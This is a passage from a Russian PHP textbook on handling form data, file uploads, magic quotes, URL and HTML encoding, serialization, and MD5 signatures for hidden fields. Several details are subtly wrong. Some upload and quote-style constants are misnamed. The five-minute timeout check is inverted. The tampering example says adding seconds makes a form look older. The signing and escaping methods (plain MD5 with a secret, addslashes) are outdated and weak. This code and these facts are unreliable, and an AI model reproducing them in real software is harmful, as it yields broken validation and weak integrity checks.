Как уже упоминалось, все данные формы, которые нужно передать из клиентского браузера на сервер, должны быть отправлены. Для этого существуют два элемента HTML-форм, которые выполняют такую передачу (в результате щелчка на них). Первый из них — это элемент отправки формы, представляющий собой кнопку, которая имеет два атрибута: NAME и VALUE. Если необходимость в идентификации, какая именно кнопка использовалась для отправки формы, отсутствует, атрибут NAME может быть опущен. Атрибут VALUE используется для отображения действия на кнопке (например, "Отправить форму") и поэтому его рекомендуется указывать.

Вторым элементом отправки формы является IMAGE. Он ведет себя аналогично стандартному элементу отправки, описанному ранее, однако вместо кнопки он отображает указанное графическое изображение. При использовании такого элемента отправки доступны все атрибуты HTML-дескриптора <IMG>. Применение обоих элементов отправки формы продемонстрировано в листинге 4.9.

Листинг 4.9. Использование элементов SUBMIT и IMAGE

```
<INPUT TYPE="submit"
       VALUE="Это кнопка отправки по умолчанию"
       NAME="mysubmit">
<INPUT TYPE="image"
       SRC="/images/mybutton.gif"
       NAME="myimagesubmit">
```

И последний элемент HTML-формы, который будет рассмотрен, — это кнопка. Он выглядит и функционирует так же, как и элемент отправки формы, описанный выше. Однако, в отличие от него, кнопка не имеет ассоциированного с ней действия по умолчанию. Вместо этого ей должна быть назначено действие, запрограммированное на сценарном языке клиентской стороны, таком как JavaScript. Поскольку тема JavaScript по объему занимает целую книгу, подробности работы этого элемента формы здесь не рассматриваются, а его упоминание здесь объясняется только целью полноты изложения. В листинге 4.10 кнопка используется для вывода простого сообщения.

Листинг 4.10. Использование кнопки

```
<INPUT TYPE="button" VALUE="Щелкни!"
onClick="alert('Вы щелкнули на кнопке.');">
```

Отправка форм PHP-сценариям

Теперь, когда вы ознакомились со всеми основными элементами HTML-форм (либо пропустили этот раздел, поскольку хорошо их знаете), настало время приступить к материалу этой главы, имеющему отношение к PHP. Остальная часть главы будет сосредоточена на доступе и работе с формами и их данными.

Получение значений формы

После того как форма отправлена Web-серверу, если ее атрибут ACTION представляет собой PHP-сценарий, этот сценарий запускается и принимает данные, которые были отправлены. Но как эти данные становятся доступными в PHP-коде? К счастью, существует множество очень удобных методов извлечения данных. В зависимости от того, какой метод используется для отправки данных формы и передачи их PHP-сценарию (GET или POST), в PHP определены два суперглобальных массива, называемые, соответственно, $_GET и $_POST, которые могут использоваться для сохранения данных. Это ассоциативные массивы, содержащие список ключей (представляющих имена элементов формы, указанные в атрибутах NAME) и ассоциированных с ними значений. Таким образом, значение переменной $_GET['mytext'] будет содержать значение элемента HTML-формы, атрибут NAME которого равен mytext:

Элемент HTML-формы:

```
<INPUT TYPE="text" NAME="mytext" VALUE="Это текст!">
```

Код PHP:

```
<?php echo $_GET['mytext']; ?>
```

При отправке формы получается вывод:

```
Это текст!
```

НА ЗАМЕТКУ

Термин *суперглобальный* введен в главе 1 и обозначает, что независимо от текущего контекста (например, внутри функции), переменные $_GET и $_POST будут всегда доступны без необходимости использования оператора global для включения их в текущий контекст. За дополнительной информацией обращайтесь в главу 1.

При использовании массива $_GET предполагается, что форма отправляется методом GET. Если же это делается методом POST, данные будут сохранены в массиве $_POST. Для тех случаев, когда ни один из этих двух методов не подходит (или может быть любым), предусмотрен третий суперглобальный массив $_REQUEST, который комбинирует $_GET, $_POST, $_COOKIE (суперглобальный массив, содержащий так называемые cookie-переменные – см. главу 5) и $_FILES (описанный далее в настоящей главе).

Для тех из вас, кто в прошлом имел дело с PHP (версий, предшествовавших 4.1.0), по умолчанию PHP создает стандартные имена переменных, такие как $myvalue для представления значения, содержащегося в суперглобальной переменной $_GET['myvalue']. Хотя по-прежнему можно включить это поведение по умолчанию (установив значение директивы register_globals равной on), поступать так весьма не рекомендуется из соображений безопасности.

Более правильный подход (обеспечивающий тот же конечный результат) предполагает использование функции import_request_variables(). Эта функция создает глобальные переменные наподобие $myvalue для хранения значений из суперглобальных массивов. Синтаксис функции выглядит следующим образом:

```
import_request_variables($types [, $prefix])
```

При использовании этой функции $types представляет строку, которая указывает тип переменных для импорта и должна содержать любую комбинацию (не зависящую от регистра) букв P, G и C. Эти буквы соответствуют $_POST, $_GET и $_COOKIE. Второй необязательный параметр, $prefix, если он указан, представляет префикс к имени каждой создаваемой переменной.

В листинге 4.11 (предполагается, что $_GET['myvalue'] существует) используется функция import_request_variables() для создания локальной копии $_GET['myvalue'].

Листинг 4.11. Использование функции import_request_variables()

```
<?php
   /* Предполагается, что $_GET['myvalue'] существует */
   import_request_variables("G", "myget_");
   echo "Значение поля 'myvalue' равно: $myget_myvalue";
?>
```

НА ЗАМЕТКУ

Использование функции import_request_variables() рекомендуется вместо конфигурационной директивы register_globals, однако следует отметить, что она не защитит вас от риска, связанного с обработкой пользовательских данных. Всегда рекомендуется, чтобы данные, переданные от пользователя, были обработаны перед использованием. Важно также отметить, что эта функция импортирует переменные только в область глобального контекста. То есть она никогда не должна вызываться внутри тела функции.

Способы доступа к данным

Теперь, когда вы получили представление о том, как организовать доступ к внешнему вводу из PHP-сценария, множество небольших вопросов могут возникать во время применения этих знаний на практике. Для начала рассмотрим элементы HTML, имена которых включают точку.

В HTML предусмотрен отличный доступ к элементам формы по имени наподобие myvar.email (значение, установленное в дескрипторе NAME элемента). Однако учитывая ограничения, накладываемые на имена переменных, описанные в главе 1, такое имя в PHP является недопустимым. Как следствие, когда PHP выполняет отправку формы, которая содержит точку в одном или более именах элементов, они автоматически конвертируются в символы подчеркивания.

Таким образом, следующее значение элемента:

```
<INPUT TYPE="text" NAME="myform.email">
```

доступно в PHP таким образом:

```
<?php
   echo $_GET['myform_email'];
?>
```

Хотя каждая форма может быть спроектирована таким образом, что ни одному элементу не присваивается имя со знаком подчеркивания, это поведение в PHP важно, когда вы имеете дело с элементами изображений, применяемыми для отправки формы. Если такой элемент имеет атрибут NAME, то после щелчка на нем он отправляется как часть данных с координатами X и Y точки, где пользователь выполнил щелчок.

Точнее говоря, элемент изображения отправляет эти значения как переменные AAAAAA.x и AAAAAA.y, где AAAAAA представляет значение атрибута NAME. То есть для доступа к этим значениям в PHP точка должна быть заменена знаком подчеркивания:

Рассмотрим следующий элемент изображения для отправки формы:

```
<INPUT TYPE="image" SRC="images/myimagemap.gif" NAME="mymap">
```

А вот как получить доступ к его координатам из PHP:

```
<?php echo "Координата X: {$_GET['mymap_x']}<BR>
            Координата Y: {$_GET['mymap_y']}"; ?>
```

При работе с элементами изображений в PHP-сценариях существует одна распространенная ошибка кодирования. В ситуациях, когда желательно иметь несколько элементов отправки формы, каждому из них должно быть присвоено значение атрибута NAME, дабы их можно было различать.

Если используется несколько элементов изображений для отправки формы, часто для определения точного элемента отправки проверяются координаты X или Y следующим образом: `if($_GET['myimagename_x'])`. К сожалению, это неправильный метод. Как известно, элемент изображения для отправки формы возвращает значения координат точки X, Y, в которой выполнен щелчок, PHP-сценарию. Проблема состоит в том, что представленный выше оператор `if` не обеспечивает корректную проверку, если координата X принимает значение 0 (в текстовых браузерах при щелчке всегда возвращаются координаты 0, 0). Гораздо более правильный метод заключается в вызове функции `isset()`, как показано в листинге 4.12.

Листинг 4.12. Корректная проверка при отправке формы с использованием элементов изображений

Элементы изображений для отправки формы:

```
<INPUT TYPE="image" NAME="submit_one" SRC="/images/button1.gif">
<INPUT TYPE="image" NAME="submit_two" SRC="/images/button2.gif">
```

Корректное определение в PHP того, на какой из кнопок отправки был произведен щелчок:

```
<?php
   if(isset($_GET['submit_one_x'])) {
      /* Код, выполняемый при щелчке на первой кнопке отправки */
   } elseif(isset($_GET['submit_two_x'])) {
      /* Код, выполняемый при щелчке на второй кнопке отправки */
   } else {
      /* Код, выполняемый, если отправки не было */
   }
?>
```

НА ЗАМЕТКУ

Обратите внимание в листинге 4.12 на включенный третий случай (последнее предложение `else`). Если существуют только две кнопки отправки (как в данном примере), и обе они проверяются, будет ли когда-нибудь выполнен код за последним `else`? Да! В Microsoft Internet Explorer нажатие клавиши <Enter>, когда фокус находится на определенных элементах (таких как текстовое поле), вызывает отправку формы без использования какого-либо из элементов отправки.

Использование массивов в качестве имен элементов

Как было описано в первом разделе настоящей главы, элемент <SELECT> потенциально может использоваться для выбора нескольких элементов и потому передаст несколько значений PHP-сценарию. К сожалению, установка атрибута NAME в значение вроде myselect создаст переменную $_GET['myselect'], которая будет содержать только последний выбранный элемент списка. Очевидно, это не желательный результат, следовательно, нужно использовать другой метод. Чтобы решить эту проблему, PHP позволяет создавать массивы динамически, на базе отправки формы, за счет добавления квадратных скобок в конец имени элемента. То есть, myselect станет myselect[], вынуждая PHP добавлять элементы в массив $_GET['myselect'] вместо того, чтобы перезаписывать предыдущее значение. Эта концепция проиллюстрирована в листинге 4.13.

Листинг 4.13. Использование массивов с данными формы в PHP

Код HTML:

```
<SELECT NAME="myselect[]" MULTIPLE SIZE=3>
<OPTION VALUE="value1">Выберите меня!</OPTION>
<OPTION VALUE="value2">Нет, меня!</OPTION>
<OPTION VALUE="value3">Забудьте их и выберите меня!</OPTION>
<OPTION VALUE="value4">Выберите меня, я же лучший!</OPTION>
</SELECT>
```

PHP-код для доступа к выбранным элементам:

```
<?php
   foreach($_GET['myselect'] as $val) {
      echo "Выбрано: $val<BR>";
   }
   echo "Выбрано: ".count($_GET['myselect']);
?>
```

Эта техника не ограничивается только элементом <SELECT> или массивами, индексированными целыми числами. Если вы хотите использовать строковый ключ для определенного элемента формы, укажите его (без кавычек) внутри квадратных скобок:

```
<INPUT TYPE="text" NAME="data[email]" VALUE="joe.doe@joe.doe.com">
```

При отправке формы предыдущие значения текстовых полей будут доступны с помощью синтаксиса $_GET['data']['email'].

Управление загрузкой файлов

НА ЗАМЕТКУ

Чтобы загрузка файлов работала правильно в PHP, должны быть корректно установлены множество конфигурационных директив в файле php.ini. Особенно это касается директив file_uploads, uploads_max_filesize, upload_tmp_dir и post_max_size, которые влияют на возможности PHP, связанные с загрузкой файлов. Более подробное описание этих директив содержится в руководстве по PHP.

Как упоминалось ранее в первом разделе настоящей главы, PHP позволяет загружать файлы из HTML-форм посредством элементов загрузки файлов. При организации загрузки файлов из HTML-формы следует помнить о некоторых соглашениях, относящихся к самому дескриптору <FORM>.

Чтобы загрузка произошла успешно, атрибут ENCTYPE дескриптора <FORM> должен быть установлен в MIME-значение multipart/form-data, а атрибут METHOD — в значение POST. Пример HTML-формы, которая загружает файл в сценарий upload.php, показан в листинге 4.14.

Листинг 4.14. HTML-код для загрузки файлов по протоколу HTTP

```
<FORM METHOD="POST" ACTION="upload.php" ENCTYPE="multipart/form-data">
<INPUT TYPE="file" NAME="myfile"><BR>
<INPUT TYPE="submit" VALUE="Загрузить файл">
</FORM>
```

НА ЗАМЕТКУ

Для указания максимального размера загружаемого файла может использоваться специальный скрытый элемент с именем MAX_FILE_SIZE. Это ограничение размера файла устанавливается на клиентской стороне и может не работать на некоторых клиентах. В таких случаях потребуется реализовать проверку размера за счет установки значения директивы upload_max_filesize.

При отправке формы из листинга 4.14 файл будет загружен на Web-сервер и сохранен во временном каталоге, указанном директивой upload_tmp_dir в файле php.ini. Затем PHP создает суперглобальную переменную $_FILES и, в данном случае, заносит в массив $_FILES ключ myfile. Значением этого ключа будет другой массив, заполненный информацией о загруженном файле. В частности, массив, помещенный в $_FILES['myfile'], имеет значения ключей, приведенные в табл. 4.7.

НА ЗАМЕТКУ

Следующий массив ключей может содержать или не содержать значения, в зависимости от конкретных обстоятельств загрузки файла. Например, ключ type может быть пустым, если браузер не предоставляет MIME-информации.

Таблица 4.7. Ключи, создаваемые для файла при загрузке

Ключ	*Описание*
name	Имя файла на клиентской машине.
type	MIME-тип файла, если он известен.
size	Размер загружаемого файла в байтах.
tmp_name	Временное имя, присвоенное файлу самим PHP при загрузке на сервер.
error	Целое значение, представляющее ошибку, случившуюся при загрузке файла.

Если в процессе загрузки файла возникла ошибка, элементу $_FILES['myfile']['error'] будет присвоено целочисленное значение, представляющее тип ошибки и равное одной из констант, перечисленных в табл. 4.8.

Таблица 4.8. Константы ошибок загрузки файлов в PHP

Константа	*Описание*
UPLOAD_ERR_OK	Ошибок нет.
UPLOAD_ERR_INT_SIZE	Размер загружаемого файла превысил максимальный, который задан в php.ini.
UPLOAD_ERR_FORM_SIZE	Размер загружаемого файла превысил максимальный, указанный в скрытом элементе MAX_FILE_SIZE.
UPLOAD_ERR_PARTIAL	Загрузка была прервана, файл загружен частично.
UPLOAD_ERR_NOFILE	Файл не был загружен.

Если файл загружен успешно, он должен быть перемещен из его текущего расположения (временного каталога) в место постоянного размещения. Если файл не был перемещен, он будет удален по окончании выполнения PHP-сценария.

Из соображений безопасности, прежде чем перемещать файл из временного каталога в новый, должна быть вызвана функция is_uploaded_file() для подтверждения того, что файл действительно был загружен с помощью PHP. После того, как загрузка подтверждена, с помощью функции move_uploaded_file() можно переместить загруженный файл из его текущего расположения в новое. Чтобы переместить файл в каталог назначения, PHP должен иметь права записи в этот каталог. В главе 21 можно найти подробную информацию о применении функций, имеющих отношение к загрузке файлов и работе с правами доступа.

НА ЗАМЕТКУ

Функция move_uploaded_file() предполагает, что файл находится в каталоге, указанном в конфигурационной директиве upload_tmp_dir.

Код в листинге 4.15 обрабатывает файл, загруженный кодом из листинга 4.14.

Листинг 4.15. Выполнение загрузки файла в PHP

```
<?php
   if(is_uploaded_file($_FILES['myfile']['tmp_name'])) {
     move_uploaded_file($_FILES['myfile']['tmp_name'],
                        "/path/to/dir/newname");
   }
?>
```

Резюме

К настоящему моменту вам представлены все аспекты работы с формами из PHP-сценариев. Для большинства приложений описанные технологии — это все, что вам может понадобиться в PHP для обработки данных из отправленных форм. Более подробное обсуждение темы работы с формами, включая проверку допустимости данных, имитацию отправки данных из PHP и так далее, можно найти в главе 5.

ГЛАВА

5

Усовершенствованные технологии использования форм

В ЭТОЙ ГЛАВЕ...

- Обработка и преобразование данных
- Целостность данных формы
- Обработка форм

В главе 4 были рассмотрены HTML-формы, и было показано, как их использовать для ввода данных в PHP-сценарий. В этой главе делается небольшое отступление от рассмотрения связей типа "HTML-форма/PHP" и вводится набор методов и концепций, которые можно непосредственно применять к PHP-сценариям. В настоящей главе предлагаются пути решения таких задач, как защита данных, передаваемых в HTML-формы (скрытые поля), шифрование и преобразование данных, а также несколько эффективных методов проверки данных, получаемых из форм.

Следует отметить, что эта глава не претендует на полноту освещения проблемы, поскольку существует много методов решения рассматриваемых здесь задач. В этой главе освещаются несколько наиболее полезных методов и функций, используемых в PHP, и она служит базисом для создания собственных методов разработки сценариев.

Обработка и преобразование данных

Работа с "магическими" кавычками

При обработке и отображении данных из форм возникает общая проблема, трактуемая иногда как некая тонкость PHP – "магические" кавычки. При работе с внешними по отношению к PHP данными (с вводом из форм или баз данных) PHP может автоматически добавлять символ отмены (обратный слэш) к любому символу, который может привести к возникновению проблемы. Например, если строка содержит символ кавычки (одиночной или двойной), это может привести к проблеме при отображении этой строки в браузере.

НА ЗАМЕТКУ

Возможность использования "магических" кавычек включается или отключается с помощью директив `magic_quotes_gpc`, `magic_quotes_runtime` и `magic_quotes_sybase`.

```
<?php $foo = '"некоторое значение"'; ?>
<INPUT TYPE="TEXT" NAME="myvalue" VALUE="<?php echo $foo; ?>">
```

При выполнении в PHP результирующий HTML-код будет содержать дополнительные двойные кавычки для атрибута `VALUE`:

```
<INPUT TYPE="TEXT" NAME="myvalue" VALUE=""некоторое значение"">
```

К сожалению, при работе с данными, передаваемыми на Web-сервер (`GET`, `POST` и так далее), не существует возможности включения или отключения "магических" кавычек во время выполнения сценария. Для того чтобы сделать сценарий совместимым с любой конфигурацией PHP нужно иметь в виду оба обстоятельства. Для таких целей предусмотрены две новых функции: `addslashes()` и `stripslashes()`. При необходимости эти функции используются для добавления или удаления слэшей из строки. Синтаксис этих функций имеет следующий вид:

```
addslashes($string)
stripslashes($string)
```

В обоих случаях `$string` представляет обрабатываемую строку, и обе функции возвращают ее модифицированный вариант. При работе с удаленными данными функция

stripslashes() будет работать независимо от того, включен ли режим "магических" кавычек (потому что если "магические" кавычки отключены, не будет никаких слэшей для удаления). Однако определить, когда нужно добавлять слэши в строку, сложнее. Если режим "магических" кавычек включен, вызов функции addslashes() добавит символы отмены в строку, в которую эти символы добавляются автоматически (то есть строка будет дважды отменена), что приведет к ошибкам в сценарии. Поэтому использовать addslashes() можно только в том случае, если есть уверенность, что PHP уже не сделал это за вас.

Для определения состояния режима "магических" кавычек во время выполнения служат функции get_magic_quotes_gpc() и get_magic_quotes_runtime().

НА ЗАМЕТКУ

В рассматриваемых примерах (поскольку в этой главе работа выполняется в основном с данными форм) будет использоваться только функция get_magic_quotes_gpc(). При работе с базами данных (или другими внешними источниками данных, отличными от форм) нужно пользоваться функцией get_magic_quotes_runtime().

Эти две функции служат для определения активных установок соответствующих директив конфигурации PHP. Каждая из них возвращает целочисленное значение 1 (означает, что режим "магических" кавычек включен) или 0. Эти функции (см. листинг 5.1) можно использовать для создания собственной функции my_addslashes(), которая добавляет слэши в зависимости от состояния режима "магических" кавычек в конфигурации PHP.

Листинг 5.1. Пользовательская addslashes()-функция my_addslashes()

```
<?php
   function my_addslashes($string) {
      return (get_magic_quotes_gpc() == 1) ? $string : addslashes($string);
   }
?>
```

Теперь имеется эффективный метод работы с "магическими" кавычками вне зависимости от конфигурации PHP, в которой имеет дело сценарий. При использовании собственной функции my_ddslashes() вместо встроенной версии можно быть уверенным, что данные будут отформатированы в требуемом виде.

Преобразование и кодирование данных

Часто, особенно при передаче данных между PHP и внешними источниками (такими как HTML-формы или базы данных), необходимо кодировать или преобразовать данные в требуемый формат. Этот раздел посвящается функциям PHP, предназначенным для этих целей. В отличие от функций addslashes() и stripslashes(), рассмотренных в предыдущем разделе, эти функции не имеют связи с конфигурационными директивами и поэтому требуют особого внимания.

Кодирование и декодирование данных для URL

Часто при пересылке данных формы или в GET-запросе к серверу (то есть, в части URL) необходимо преобразовать символы, имеющие специальное значение в HTTP-запросе (не-алфавитно-цифровые символы), в допустимый формат. В HTTP-запросах таким форматом является шестнадцатеричный ASCII-код символа, имеющий префикс %. Исключение составляет символ пробела, представляемый знаком +. Предположим, что нужно передать переменную myvar, имеющую значение / value, в другой PHP-сценарий. Приведенный ниже код, используемый для этой цели, работать не будет:

```
http://myserver.com/myscript.php?myvar=/ value
```

Для правильной передачи значения myvar потребуется преобразовать его в кодированное представление строки. Поскольку шестнадцатеричным значением символа / является 0x2F, а пробел представляется знаком +, правильный URL-адрес будет иметь вид:

```
http://myserver.com/myscript.php?myvar=%2F+value
```

Поскольку преобразовывать вручную каждый не-алфавитно-цифровой символ — весьма утомительное занятие, в PHP имеется функция urlencode(), которая преобразовывает все не-алфавитно-цифровые (за исключением символов -, _ и ., не имеющих смысла в протоколе HTTP) в кодированную форму. Синтаксис этой функции имеет вид:

```
urlencode($string)
```

где $string — это строка для кодирования. Функция возвращает значение строки в закодированном виде. Функция rawurlencode() подобна urlencode(), но она не преобразует символ пробела в +. Вместо этого она преобразует пробел в шестнадцатеричное значение 0x20 (%20). Когда PHP передает параметры, принятые от HTTP-запроса (независимо от типа запроса — GET, POST или cookie-набор), он автоматически декодирует их в исходные значения. Однако для случаев, когда нужно вручную декодировать эти значения, в PHP предназначена функция urldecode(), имеющая следующий синтаксис:

```
urldecode($enc_string)
```

где $enc_string — это закодированная строка для декодирования. Эта функция возвращает декодированную строку. Как и в случае с urlencode(), существует функция rawurldecode(), предназначенная для шестнадцатеричного представления пробела.

Кодирование и декодирование двоичных данных

При кодировании двоичных данных полезна функция base64_encode(), имеющая следующий синтаксис:

```
base64_encode($data)
```

где $data — данные для кодирования. Функция возвращает данные в переменной $data в формате base64. Аналогично PHP позволяет декодировать принятые в формате base64 данные в исходный формат с помощью функции base64_decode(), синтаксис которой показан ниже:

```
base64_decode($enc_string);
```

где $enc_string — строка в формате base64, предназначенная для декодирования. Функция возвращает данные в исходном формате.

Преобразование в HTML-объекты

Несмотря на то что кодирование данных при передаче между HTML-формами, базами данных и так далее чрезвычайно полезно, в PHP поддерживается несколько более простых (и очень удобных) преобразований. В качестве иллюстрации предположим, что нужно отобразить в браузере следующую строку:

```
<A HREF="example.php">Пример HTML-дескриптора</A>
```

Хитрость здесь в том, что нужно отобразить эту строку в браузере клиента так, как она выглядит в примере (а не как гиперссылку). Для таких целей, когда нужно отобразить символы, имеющие особое значение в HTML, существуют HTML-объекты. Эти объекты являются специальными строками, которые браузер интерпретирует как символы. Например, `<` — это объектное представление символа <. Таким образом, для того чтобы предыдущий HTML-код был отображен как текст и не интерпретировался браузером, он должен выглядеть примерно так:

```
&lt;A HREF=&quot;example.php&quot;&gt;Пример HTML-дескриптора&lt;/A&gt;
```

Несмотря на то что это не особо отличается от URL-кодирования, попытка преобразования этих HTML-объектов вручную является довольно-таки утомительной задачей. К счастью, в PHP для выполнения этой задачи предусмотрены две функции.

Первая из этих функций — `htmlentities()`. Эта функция преобразовывает все применимые символы в соответствующие HTML-объекты. Функция имеет следующий синтаксис:

```
htmlentities($string [, $quote_style [, $char_set]])
```

где `$string` — строка для преобразования, `$quote_style` — флаг, определяющий, как трактовать символ кавычек (одиночные или двойные), и `$char_set` — строка, представляющая кодовую таблицу, используемую во время преобразования. Возможные значения для параметра `$quote_style` перечислены в табл. 5.1.

Таблица 5.1. Флаги стиля кавычек для функции `htmlentities()`

Флаг	*Описание*
`ENT_COMPAT`	Преобразует только символы двойных кавычек (по умолчанию).
`ENT_QUOTES`	Преобразует символы одиночных и двойных кавычек.
`ENT_NOQOUTES`	Оставляет все символы кавычек как есть.

Функция `htmlentities()` преобразует и возвращает символы, представленные в `$string`, в соответствующие HTML-объекты (если это возможно). Например, при выполнении следующего фрагмента кода:

```
<?php echo htmlentities("<A HREF='foo'>\"Jack & Jill\"</A>"); ?>
```

вывод будет следующим:

```
&lt;A HREF='foo'&gt;&quot;Jack &amp; Jill&quot;&lt;/A&gt;
```

Иногда нет необходимости преобразовывать все символы, имеющие эквивалентные HTML-объекты, в объектную форму. Обычно существует несколько отдельных символов, которые нужно преобразовать в текст, не интерпретируемый браузером как

HTML-код. Для таких случаев в PHP предусмотрена версия функции htmlentities(), которая преобразует только следующие символы: &, ", ', < и >. Эта функция называется htmlspecialchars() и имеет следующий синтаксис:

```
htmlspecialchars($string [, $quote_style [, $char_set]])
```

Как и в htmlentities(), $string — это строка для преобразования, $quote_style — флаг, определяющий, как будут обрабатываться кавычки (возможные значения представлены в табл. 5.1), и $char_set — кодовая таблица, используемая при преобразовании.

Сериализация

Несмотря на то что сериализация не очень часто используется в формах (гораздо чаще она применяется в базах данных), она может оказаться весьма полезной для преобразования в последовательный вид переменных PHP. Что же такое сериализация? Это процесс, посредством которого сложная структура данных, например, массив или объект (который не может быть передан в форму или базу данных непосредственно), преобразуется в строку с помощью некоторого обратимого метода. В то время как для сериализации сложных структур данных обычно создается собственная функция, сериализацию любой переменной PHP можно осуществить с помощью функции serialize(). Ее синтаксис выглядит следующим образом:

```
serialize($input)
```

где $input — сложная структура данных для сериализации. Функция serialize() возвращает строковое представление входных данных, которые выглядит приметно так (для массива):

```
<?php
   $a= array("foo" => "testing", 0 => 10, 1 => "mystring");
   echo serialize($a);
?>
```

Вывод будет иметь следующий вид:

```
a:3:{s:3:"foo";s:7:"testing";i:0;i:10;i:1;s:8:"mystring";}
```

Обратите внимание, что эта строка не предназначена для передачи с помощью HTTP-протокола (то есть как скрытый элемент формы) или для сохранения в базе данных. В обоих случаях строка сериализации содержит символы, которые будут расценены как недопустимые. Для решения этой проблемы разработчику доступны несколько методов. Если данные нужно сохранить в базе данных, то подойдет простое использование функции addslashes() (или собственной функции my_addslashes(), рассмотренной ранее). При работе с HTTP-протоколом нужно использовать функцию urlencode() (также рассматривалась ранее).

После сериализации и кодирования (если это необходимо) эта строка может быть передана в базу данных как скрытый элемент HTML-формы или записана в файл для дальнейшего использования. Для восстановления переменной из ее сериализованного представления в PHP предусмотрена функция unserialize(), имеющая похожий синтаксис:

```
unserialize($input_string [, $callback_function])
```

где $input_string представляет строку сериализации для восстановления переменной, $callback_function — имя необязательной функции обратного вызова для использования, если unserialize() реконструирует объект, который не был определен (в главе 7 можно найти дополнительную информацию по динамически загружаемым определениям классов). При успешном завершении функция unserialize() возвращает переменную, реконструированную на основе переданных данных, или же false, если PHP не может реконструировать сериализованные данные.

Целостность данных формы

В этом разделе обсуждаются методы, которые могут быть использованы для защиты данных, передаваемых в формы. Часто при работе с формами нужно передать данные в форме скрытых полей. Представим, например, что форма, с которой вы работаете, требует передачи введенной в нее информации на сервер в течение пяти минут. Если не использовать механизм сеансов (рассматривается в главе 6), то единственным доступным методом будет создание скрытого элемента формы, содержащего время создания формы, как показано в листинге 5.2.

Листинг 5.2. Пример формы, чувствительной к времени заполнения

```
<FORM ACTION="process.php" METHOD=GET>
<INPUT TYPE="hidden" NAME="time" VALUE="<?php echo time(); ?>">
Введите сообщение (у вас есть максимум 5 минут):<INPUT TYPE="text"
NAME="mytext" VALUE="">
<INPUT TYPE="submit" Value="Отправить">
</FORM>
```

После отправки формы можно проверить время и убедиться, что значение скрытого элемента time меньше текущего времени, возвращаемого функцией time(), не более чем на 300 секунд (5 минут):

```
if($_GET['time']+300 >= time()) {
   echo "Слишком поздно!<BR>";
   exit;
}
```

Главный недостаток такой системы заключается в том, что не существует способа проверить, что элемент времени, переданный на сервер, имеет ту же величину, что и величина, переданная при создании формы. При отправке формы в браузере пользователя отображается следующий URL-адрес:

```
http://somewhere.com/process.php?time=1037613504
```

Этот URL может быть легко изменен пользователем, с целью "отмотать время назад" и создать впечатление, что форма была создана двумя минутами ранее, чем на самом деле. Для этого достаточно добавить 120 (60*2) секунд в параметр времени URL:

```
http://somewhere.com/process.php?time=1037613684
```

В такой ситуации проверка данных будет очень полезной. Далее по тексту будет продемонстрировано, как использовать PHP для уверенности, что любые скрытые данные будут переданы так, как они были созданы.

Защита скрытых элементов

Средством для проверки данных в рассматриваемом случае является алгоритм MD5. Этот алгоритм используется для создания дайджеста сообщения (вид цифровой подписи) из переданных ему данных. Как и подпись человека, цифровая подпись, создаваемая алгоритмом MD5, уникальна для строки. Несмотря на то что существует небольшая вероятность (1 из 3.40282e+38) того, что цифровые подписи двух строк совпадут, для практического использования можно считать, что они уникальны.

Цифровые подписи, создаваемые алгоритмом MD5, не только уникальны, но и предопределены. Для заданной строки алгоритм MD5 всегда создает одну и ту же цифровую подпись. В PHP использование алгоритма MD5 сводится к вызову функции `md5()`, имеющей синтаксис:

```
md5($string)
```

где `$string` — строка, для которой нужно сгенерировать цифровую подпись. Функция `md5()` возвращает 32-символьную подпись, основанную на данных, переданных в `$string`. Каким же образом функция `md5()` помогает убедиться в том, что данные остаются неизменными в промежутке времени между созданием формы и ее передачей? Создав MD5-подписи для каждого скрытого элемента в документе и проверив эти подписи во время передачи формы, можно быть уверенным, что передаваемые данные достоверны.

При создании подписей MD5 важно помнить, что главное преимущество алгоритма одновременно является его недостатком. Поскольку алгоритм MD5 полностью предсказуем, простое использование некоторых комбинаций передаваемых параметров `$name` и `$value` может оказаться потенциально небезопасным. Например, рассмотрим следующий фрагмент:

```
$fingerprint = md5($name.$value);
```

Несмотря на то что `$fingerprint` является цифровой подписью MD5, основанной на переданных параметрах, злоумышленник (достаточно внимательный) может с относительной легкостью определить строку, использованную для генерации цифровой подписи. Для того чтобы подпись MD5 была действительно безопасной, нужно использовать значение, полностью не известное внешнему пользователю:

```
$fingerprint = md5($name.$value.'mysecretword');
```

При использовании этого метода злоумышленник должен не только разобраться в том, как была создана строка для алгоритма MD5, но и должен знать дополнительное значение. Для простоты, с помощью PHP-оператора `define`, определим константу `PROTECTED_KEY` для хранения секретного слова:

```
define("PROTECTED_KEY", "mysecretword");
```

НА ЗАМЕТКУ

Когда константа определяется с использованием оператора `define`, она выглядит как обычная PHP-константа. Это значит, что на нее можно ссылаться как `PROTECTED_KEY` (без начального символа `$`) и она автоматически доступна в любой точке сценария, независимо от области видимости.

Функция protect()

Для того чтобы облегчить генерацию MD5-подписей и элементов форм, создадим вспомогательную функцию, которую будем использовать для генерации цифровых подписей в HTML-формах. Эта функция имеет имя protect() и следующий синтаксис:

```
protect($name, $value, $secret)
```

где $name представляет атрибут NAME скрытого элемента HTML-формы, $value — текущее значение этого элемента, а $secret — секретную строку, используемую для генерации подписи. Эта функция возвращает строковое представление скрытых элементов формы — текущее значение и MD5-подпись. Атрибут NAME подписи MD5 будет определен этой функцией как <name>_checksum, где name — это имя текущей величины, которая будет передана в форму.

Код функции приведен в листинге 15.3.

Листинг 5.3. protect() — генератор цифровой подписи MD5 формы

```
<?php
   define('PROTECTED_KEY', 'mysecretword');
   function my_addslashes($string) {
      return (get_magic_quotes_gpc() == 1) ? $string : addslashes($string);
   }
   function protect($name, $value, $secret) {
      $tag = "";
      $seed = md5($name.$value.$secret);
      $html_name = $name."_checksum";
      $tag = "<INPUT TYPE='hidden' NAME='$name' VALUE='" .
            urlencode(my_addslashes($value))."'>\n";
      $tag .= "<INPUT TYPE='hidden' NAME='$html_name' VALUE='$seed'>\n";
      return $tag;
   }
?>
```

НА ЗАМЕТКУ

Забыли, что такое my_addslashes() и urlencode()? Назначение этих функций рассмотрено в предыдущих разделах этой главы ("Работа с "магическими" кавычками" и "Преобразование и кодирование данных").

На практике функция protect() используется всегда, когда нужен скрытый элемент формы:

```
<FORM ACTION="process.php" METHOD=GET>
<?php echo protect('time', time(), PROTECTED_KEY); ?>
Введите сообщение (у вас есть максимум 5 минут):
<INPUT TYPE="text" NAME="mytext" VALUE="">
<INPUT TYPE="submit" Value="Отправить">
</FORM>
```

После обработки в PHP-сценарии в клиентском браузере будет отображен следующий HTML-код:

```
<FORM ACTION="process.php" METHOD=GET>
<INPUT TYPE="hidden" NAME="time" VALUE="1037613504">
<INPUT TYPE="hidden" NAME="time_checksum"
       VALUE="3b6f5fa33bb4fb99e68cf1e3f5bf5478">
